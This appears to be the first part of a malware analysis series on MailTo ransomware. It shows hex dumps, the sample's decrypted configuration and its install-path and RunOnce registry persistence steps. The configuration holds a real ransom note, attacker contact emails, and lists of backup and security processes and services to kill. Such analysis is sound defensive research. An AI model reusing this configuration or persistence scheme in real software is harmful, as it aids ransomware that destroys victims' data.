00118068  B6 36 39 13 E5 FD 9B 8C D1 43 7C C6 35 2E E1 25  ¶69.åý..ÑC|Æ5.á%
00118078  D5 C6 5A 13 C1 AC 2D D1 9F BA 6E 4A 57 A7 D0 E2  ÕÆZ.Á¬-Ñ.ºnJW§Ðâ
00118088  CD E6 CE 4D 20 46 2D BB AA B5 F2 24 B0 A1 D9 A9  ÍæÎM F-»ªµò$°¡Ù©
00118098  10 7A 5D 56 1F 12 03 37 D8 6A 3D 89 75 FA D7 55  .z]V...7Øj=.uú×U
001180A8  23 EB 46 F8 7B 63 54 B7 18 4D 4A 5E 65 D4 B8 88  #ëFø{cT·.MJ^eÔ¸.
001180B8  9E 6F A4 E4 7C 2B 90 A1 BE 4D ED 83 3D 2B F8 2D  .o¤ä|+.¡¾Mí.=+ø-
001180C8  7E 48 AD 55 96 FC 3A 19 CB B3 9E 9F A9 D6 C3 7A  ~H.U.ü:.Ë³..©ÖÃz
001180D8  62 F8 FC 00 4A 18 43 B8 26 A0 59 55 A3 87 A6 96  bøü.J.C¸& YU£.¦.
001180E8  96 51 38 C4 29 AC 5F A6 CE 77 31 34 B8 3C BF 48  .Q8Ä)¬_¦Îw14¸<¿H
001180F8  60 E0 4B EC B8 43 70 FA 74 F1 45 75 76 87 91 95  `àKì¸CpútñEuv...
00118108  AA 69 0A DD AD DC 7F 27 EC 5F 83 93 C9 BE 25 57  ªi.Ý.Ü.'ì_..É¾%W
00118118  15 8C 51 25 E8 2F A3 86 0F 8F 13 34 86 A6 2C 13  ..Q%è/£....4.¦,.
00118128  56 6B 9F DE 4D 76 86 8D 5C 8B 0C 3C FF 15 DE B8  Vk.ÞMv..\..<ÿ.Þ¸
00118138  DB C0 27 0C 80 C3 99 FB 7E A2 61 D4 38 71 31 51  ÛÀ'..Ã.û~¢aÔ8q1Q
00118148  0A CC B0 35 96 EF DD DF 91 D7 08 99 15 1B 02 2B  .Ì°5.ïÝß.×.....+
00118158  E9 9C 08 61 6F 66 0A 8D 40 EF E3 C6 00 4F 29 AD  é..aof..@ïãÆ.O).
00118168  8D EE 50 5A DD 6D E6 18 52 D1 4A F6 A1 2C 0F CC  .îPZÝmæ.RÑJö¡,.Ì
00118178  30 4D 4C C3 D6 9F F7 3A 1B CD 1A F3 F7 EA 6B B1  0MLÃÖ.÷:.Í.ó÷êk±
00118188  F7 44 85 F1 EB 79 4C 8F 88 99 F9 6C 80 F2 AB D3  ÷D.ñëyL...ùl.ò«Ó
00118198  BC 1B 23 34 73 F3 78 91 FC 85 BE CF 88 50 F9 09  ¼.#4sóx.ü.¾Ï.Pù.
001181A8  63 D9 80 FC 3F 1B BE A1 60 1F 57 39 BC 16 09 B1  cÙ.ü?.¾¡`.W9¼..±
001181B8  BF 4D 12 01 C5 16 7B 31 45 74 A2 48 F6 E3 84 55  ¿M..Å.{1Et¢Höã.U
001181C8  9E 7D F7 E5 0D A8 0E 2F D2 D2 9A D1 89 EC EA 3E  .}÷å.¨./ÒÒ.Ñ.ìê>
001181D8  39 D2 3A 7C DF 61 69 54 88 97 8B D6 CF 57 DA 78  9Ò:|ßaiT...ÖÏWÚx
001181E8  7C D0 A8 F9 2D 61 81 A4 54 41 1F 2F 33 59 74 CD  |Ð¨ù-a.¤TA./3YtÍ
001181F8  CF 82 FA C8 7C 81 1C 3B F1 82 62 95 F8 23 24 97  Ï.úÈ|..;ñ.b.ø#$.
00118208  5A A9 33 BF 0E 97 EE 00 C7 8D FA 09 DE 9E 3D 71  Z©3¿..î.Ç.ú.Þ.=q
00118218  DE 21 03 E9 24 4B 60 6D BC DA 85 E3 63 72 3C E1  Þ!.é$K`m¼Ú.ãcr<á
00118228  39 A2 47 30 BA 81 BC 9C E9 D3 42 E0 08 02 AD 81  9¢G0º.¼.éÓBà....
00118238  2C 22 54 AD 83 A0 64 4F 95 7D 2F 49 9A C4 AF FA  ,"T.. dO.}/I.Ä¯ú
00118248  84 B6 F0 CB 92 CC 3A 0A EC 33 FC 70 58 3A 90 10  .¶ðË.Ì:.ì3üpX:..
00118258  7F C3 32 B1 31 3D 9B 62 92 E3 E1 14 F3 35 B8 06  .Ã2±1=.b.ãá.ó5¸.
00118268  08 DD D5 F7 73 A8 91 EC DD 7A B3 A9 52 0B E7 11  .ÝÕ÷s¨.ìÝz³©R.ç.
00118278  7D 64 09 23 26 6D 72 0E EB 53 E4 1B 82 03 6D 57  }d.#&mr.ëSä...mW
00118288  9F 73 4F 5E A1 99 C3 AB 81 6D 3D C9 4B 51 0A 5F  .sO^¡.Ã«.m=ÉKQ._
00118298  85 6D E3 F9 17 B5 10 0A BD 99 B6 6F 34 4C 20 AB  .mãù.µ..½.¶o4L «
001182A8  B4 70 13 C1 8F F0 DB E1 A0 9E 18 A7 41 3A B3 09  ´p.Á.ðÛá ..§A:³.
001182B8  25 35 1E 49 59 3F 7A FD C5 E6 3C 35 84 9B CE 88  %5.IY?zýÅæ<5..Î.
001182C8  E7 22 30 C6 F1 94 43 E0 9B 25 93 E6 9F 5C 5E 7E  ç"0Æñ.Cà.%.æ.\^~
```

```
Address   Hex                                               ASCII
0055FDD8  04 00 00 00 2B 7E 43 2D 7B 22 6D 70 6B 22 3A 22  ....+~C-{"mpk":"
0055FDE8  37 58 4D 4A 46 78 56 4C 38 45 41 74 51 46 32 41  7XMJFxVL8EAtQF2A
0055FDF8  74 73 52 46 78 71 4F 56 63 4A 6F 4F 68 4C 37 48  tsRFxqOVcJoOhL7H
0055FE08  2B 41 58 67 4B 50 39 38 41 57 63 3D 22 2C 22 6D  +AXgKP98AWc=","m
0055FE18  6F 64 65 22 3A 30 2C 22 74 68 72 22 3A 31 35 30  ode":0,"thr":150
0055FE28  30 2C 22 73 70 73 7A 22 3A 35 31 32 30 30 2C 22  0,"spsz":51200,"
0055FE38  6E 61 6D 65 73 7A 22 3A 38 2C 22 69 64 73 7A 22  namesz":8,"idsz"
0055FE48  3A 35 2C 20 22 63 72 6D 61 73 6B 22 3A 22 2E 6D  :5, "crmask":".m
0055FE58  61 69 6C 74 6F 5B 7B 6D 61 69 6C 31 7D 5D 2E 7B  ailto[{mail1}].{
0055FE68  69 64 7D 22 2C 22 6D 61 69 6C 22 3A 5B 22 6B 6B  id}","mail":["kk
0055FE78  65 65 73 73 6E 6E 6B 6B 61 61 40 63 6F 63 6B 2E  eessnnkkaa@cock.
0055FE88  6C 69 22 2C 22 68 68 61 61 78 78 68 68 61 61 78  li","hhaaxxhhaax
0055FE98  78 40 74 75 74 61 2E 69 6F 22 5D 2C 22 6C 66 69  x@tuta.io"],"lfi
0055FEA8  6C 65 22 3A 22 7B 49 44 7D 2D 52 65 61 64 6D 65  le":"{ID}-Readme
0055FEB8  2E 74 78 74 22 2C 22 6C 65 6E 64 22 3A 22 53 47  .txt","lend":"SG
0055FEC8  6B 68 44 51 70 5A 62 33 56 79 49 47 5A 70 62 47  khDQpZb3VyIGZpbG
0055FED8  56 7A 49 47 46 79 5A 53 42 6C 62 6D 4E 79 65 58  VzIGFyZSBlbmNyeX
0055FEE8  42 30 5A 57 51 75 44 51 70 42 62 47 77 67 5A 57  B0ZWQuDQpBbGwgZW
0055FEF8  35 6A 63 6E 6C 77 64 47 56 6B 49 47 5A 70 62 47  5jcnlwdGVkIGZpbG
0055FF08  56 7A 49 47 5A 76 63 69 42 30 61 47 6C 7A 49 47  VzIGZvciB0aGlzIG
0055FF18  4E 76 62 58 42 31 64 47 56 79 49 47 68 68 63 79  NvbXB1dGVyIGhhcy
0055FF28  42 6C 65 48 52 6C 62 6E 4E 70 62 32 34 36 49 43  BleHRlbnNpb246IC
0055FF38  35 37 61 57 52 39 44 51 6F 4E 43 69 30 74 44 51  57aWR9DQoNCi0tDQ
0055FF48  6F 4E 43 6B 6C 6D 49 47 5A 76 63 69 42 7A 62 32  oNCklmIGZvciBzb2
0055FF58  31 6C 49 48 4A 6C 59 58 4E 76 62 69 42 35 62 33  1lIHJlYXNvbiB5b3
0055FF68  55 67 63 6D 56 68 5A 43 42 30 61 47 6C 7A 49 48  UgcmVhZCB0aGlzIH
0055FF78  52 6C 65 48 51 67 59 6D 56 6D 62 33 4A 6C 49 48  RleHQgYmVmb3JlIH
0055FF88  52 6F 5A 53 42 6C 62 6D 4E 79 65 58 42 30 61 57  RoZSBlbmNyeXB0aW
0055FF98  39 75 49 47 56 75 5A 47 56 6B 4C 41 30 4B 64 47  9uIGVuZGVkLA0KdG
0055FFA8  68 70 63 79 42 6A 59 57 34 67 59 6D 55 67 64 57  hpcyBjYW4gYmUgdW
0055FFB8  35 6B 5A 58 4A 7A 64 47 39 76 5A 43 42 69 65 53  5kZXJzdG9vZCBieS
0055FFC8  42 30 61 47 55 67 5A 6D 46 6A 64 43 42 30 61 47  B0aGUgZmFjdCB0aG
0055FFD8  46 30 49 48 52 6F 5A 53 42 6A 62 32 31 77 64 58  F0IHRoZSBjb21wdX
0055FFE8  52 6C 63 69 42 7A 62 47 39 33 63 79 42 6B 62 33  RlciBzbG93cyBkb3
0055FFF8  64 75 4C 43 41 4E 43 6D 46 75 5A 43 42 35 62 33  duLCANCmFuZCB5b3
00560008  56 79 49 47 68 6C 59 58 4A 30 49 48 4A 68 64 47  VyIGhlYXJ0IHJhdG
00560018  55 67 61 47 46 7A 49 47 6C 75 59 33 4A 6C 59 58  UgaGFzIGluY3JlYX
00560028  4E 6C 5A 43 42 6B 64 57 55 67 64 47 38 67 64 47  NlZCBkdWUgdG8gdG
00560038  68 6C 49 47 46 69 61 57 78 70 64 48 6B 67 64 47  hlIGFiaWxpdHkgdG
00560048  38 67 64 48 56 79 62 69 42 70 64 43 42 76 5A 6D  8gdHVybiBpdCBvZm
```

Figure 9 – Encryption on the Left, Decryption on the Right


Configuration Description

The below table is a description of the configuration of the MailTo ransomware.



Field	Description
mpk	Public key
mode	Encryption mode
thr	Maximum threads allowed for encryption
spsz	Encryption chunk size
namesz	Random name length
idsz	Random ID length
crmask	Encrypted file name format
mail	Emails to appear in ransom note and encrypted file names
lfile	Ransomware note file name format
lend	Ransomware note
white	Whitelisted file paths and extension to not encrypt
kill	Blacklist of processes, services, and scheduled tasks to kill
net	Encrypt network shared drives and network paths
unlocker	File paths and processes to ignore while unlocking locked files

One field of interest is “mpk”. We presume this field stands for “my public key” as this is a base64 encoding of the attacker’s public key. This field is of interest to us because it is one of the first indicators that the ransomware's encryption will not be decryptable without the attacker’s private key. “white”, “kill”, “net”, and “unlocker” are also fields of interest as they help us guess the functionality we should see within the ransomware.



```
"mpk": "7XMJFxVL8EAtQF2AtsRFxqOVcJoOhL7H+AXgKP98AWc=",
"mode": 0,
"thr": 1500,
"spsz": 51200,
"namesz": 8,
"idsz": 5,
"crmask": ".mailto[ {mail1} ].{id}",
"mail": [ "kkeessnnkkaa@cock.li", "hhaaxxhhaaxx@tuta.io" ],
"lfile": "{ID}-Readme.txt",
"lend": "SGkhDQpZb3VyIGZpbGVzIGFyZSBlbmNyeXB0ZWQuDQpBbGwgZW5jcnlwdGVkIGZpbGVzIGZvciB0aGlzI
cyBjYW4gYmUgdW5kZXJzdG9vZCBieSB0aGUgZmFjdCB0aGF0IHRoZSBjb21wdXRlciBzbG93cyBkb3duLCANCmFuZC
GUgY29tcHV0ZXIgYW5kIGFjY2VwdCB0aGF0IHlvdSBoYXZlIGJlZW4gY29tcHJvbWlzZWQsDQpyZWJvb3Rpbmcvc2h
lvdSwNCml0IGNvdWxkIGJlIGZpbGVzIG9uIHRoZSBuZXR3b3JrIGJlbG9uZ2luZyB0byBvdGhlciB1c2VycywgC3Vy
2ZXJ5IHdlbGwgcHJvdGVjdGVkLCB5b3UgY2FuJ3QgaG9wZSB0byByZWNvdmVyIHRoZW0gd2l0aG91dCBvdXIgaGVsc
ZWNvdmVyIHlvdXIgZmlsZXMgd2l0aG91dCBhIGRlY3J5cHQgcHJvZ3JhbSwgeW91IG1heSBkYW1hZ2UgdGhlbSBhbm
GlzIGEgcG9zc2liaWxpdHkgdGhhdCB5b3VyIGZpbGVzIHdpbGwgbmV2ZXIgYmUgcmV0dXJuZWQuDQpGb3IgdXMgdGh
wgbm90IHdhaXQgZm9yIHlvdXIgbGV0dGVyIGZvciBhIGxvbmcgdGltZSwgbWFpbCBjYW4gYmUgYWJ1c2VkLCB3ZSBh
ZXQgdG8gaW5jbHVkZSB5b3VyIGNvZGUgaW4gdGhlIGVtYWlsOg0Ke2NvZGV9",

"white":
{
    "path": [ "*systemvolumeinformation", "*windows.old", "*: \\users\\*\\*temp", "*msocac
    "\\\\*\\windows", "*\\programfile*\\vmware", ."*appdata*microsoft", ."*appdata*package
    "*\\programfile*\\windowsportable*", ."*windowsdefender", "*\\programfile*\\windowsnt"
    ."*\\programfile*\\microsoftgames", "*\\programfile*\\commonfiles\\system", "*\\progra
    \\users\\*\\appdata\\*\\microsoft", ."\\\\*\\users\\*\\appdata\\*\\microsoft" ],

    "file": [ "ntuser.dat*", "iconcache.db", "gdipfont*.dat", "ntuser.ini", "usrclass.dat"
    "bootfont.bin"], "ext": ["msp", "exe", "sys", "msc", "mod", "clb", "mui", "regtrans-ms
    "ps1", "mpa", "cpl", "icl", "msu", "msi", "nls", "scr", "adv", "386", "com", "hlp", "r
}

"kill":
{
    "use": true,

    "prc": [ "nslsvice.exe", "pg*", "nservice.exe", "cbvscserv*", "ntrtscan.exe", "cbservi
    "sap*", "b1*", "fdlaunch*", "msmdsrv*", "report*", "msdtssr*", "coldfus*", "cfdot*", "
    "encsvc.exe", "excel.exe", "synctime.exe", "mspub.exe", "ocautoupds.exe", "thebat.exe"
    "ocomm.exe", "dbsnmp.exe", "thebat64.exe", "winword.exe", "oracle.exe", "xfssvccon.exe

    "svc": [ "Lotus*", "veeam*", "cbvscserv*", "hMailServer", "backup*", "*backup*", "apac
    "IISADMIN", "omsad", "dc*32", "serverAdministrator", "wbengine", "mr2kserv", "MSExchan
    "wrsvc", "stc_endpt_svc", "acrsch2svc" ],

    "svcwait": 30,
    "task": ["reboot", "restart", "shutdown", "logoff", "back"]
}

"net":
{
    "use": true,
    "ignore":
    {
        "use": true,
        "disk": true,
        "share": ["ipc$", "admin$"]
    }
}

"unlocker":
{
    "use": true,
    "ignore":
    {
        "use": true,
        "pspath": [ "*: \\windows*", "*: \\winnt*", "*: \\programfile*\\vmwar*" ],
        "prc": [ "psexec.exe", "system" ]
    }
}
```

Figure 10 – Decrypted and Formatted Configuration

Data Collection

There are two main global structures used throughout the MailTo ransomware. One structure contains data about the system and holds information for encryption, and the other structure contains data that has been parsed from the configuration. The first structure we named “MachineInfo” and has much of its data initialized right after the configuration has finished decrypting. The “MachineInfo” structures holds, and is initialized with, some of the following data:

- Major/Minor version of operating system
- If the operating system is 64bit or not
- If the ransomware is running under the local system account
- If the ransomware is running with TokenElevationTypeFull
- Process ID of the ransomware
- CRC32 hash of its process name
- Various encryption data (encryption keys, length, hashes, data, etc)
- Ransomware file path
- Ransomware name length and path length

The data in this structure is read from, and wrote to, throughout the ransomware’s execution.

Persistence and Installation

File Path

One of the first installation steps the MailTo ransomware will take is to generate a unique name with a size based on the field “namesz”, in this sample, 8 characters.

The next step is to find out if the ransomware process is running under SysWOW64. If the ransomware determines that it is running under SysWOW64, then it will create a copy of itself to the following path:

> Program Files (x86)/<uniqueName>/<uniqueName.exe>

Otherwise, if the ransomware determines that the opposite is true, it will copy itself to the following path:

> Program Files/<uniqueName>/<uniqueName.exe>

If the ransomware has been executed without administrative privileges, it will copy the file to:

> C:\Users\<username>\AppData\Roaming\<uniqueName>\<uniqueName.exe>

After it has been copied to a path, the ransomware will delete itself from the original execution location.


Registry Keys

MailTo makes use of registry keys to store encryption keys and to set up persistence on the victim’s machine.

When the ransomware sets up a registry key for persistence it will make use of the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

A value is then placed under this registry key with a path to the ransomware:



```
ee496ea4          REG_SZ          C:\Users\ByteMe\AppData\Roaming\ee496ea4\ee496ea4.exe
```

Figure 11 – Persistence registry key

If the ransomware fails to place the value at this registry key (often when it has not been run with administrative privileges), it will attempt to place the value under this registry key instead:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce


MailTo also creates its own registry key and value named under its generated unique name. The value holds a 140-byte binary blob of data which stores encryption key information necessary for encryption and decryption (used with the attacker's decryptor which has their private key).

Key:

HKEY_CURRENT_USER\SOFTWARE\<uniqueName>\

Value (REG_BINARY):

HKEY_CURRENT_USER\SOFTWARE\<uniqueName>\<uniqueName>



```
ee496ea4          REG_BINARY          89 85 2b 90 ef 75 cf 92 d7 a6 11 a7 b0 fc 88 94 41 e4 8b ae 1f 08 ad e6 8f 32 0f 6a 3e 37 21 7f 1e c2 ac 3c a8 32 af 68 25 5d b4 31 8c c8 bd 0c 1e ac...
```

Figure 12 – Registry key storing encryption-related data in binary form

Conclusion

At this point, MailTo has installed itself on the victim's system, initialized all of the important configuration options (like the encryption keys it will use) and, finally, set up a process for persistence so that the malware will be able to relaunch itself even after a reboot. In the next two parts of this series, we'll show you how the malware executes, embeds itself and starts the process of encrypting the victim's valuable data.

Full Series

An In-depth Look at MailTo Ransomware, Part Two
An In-depth Look at MailTo Ransomware, Part Three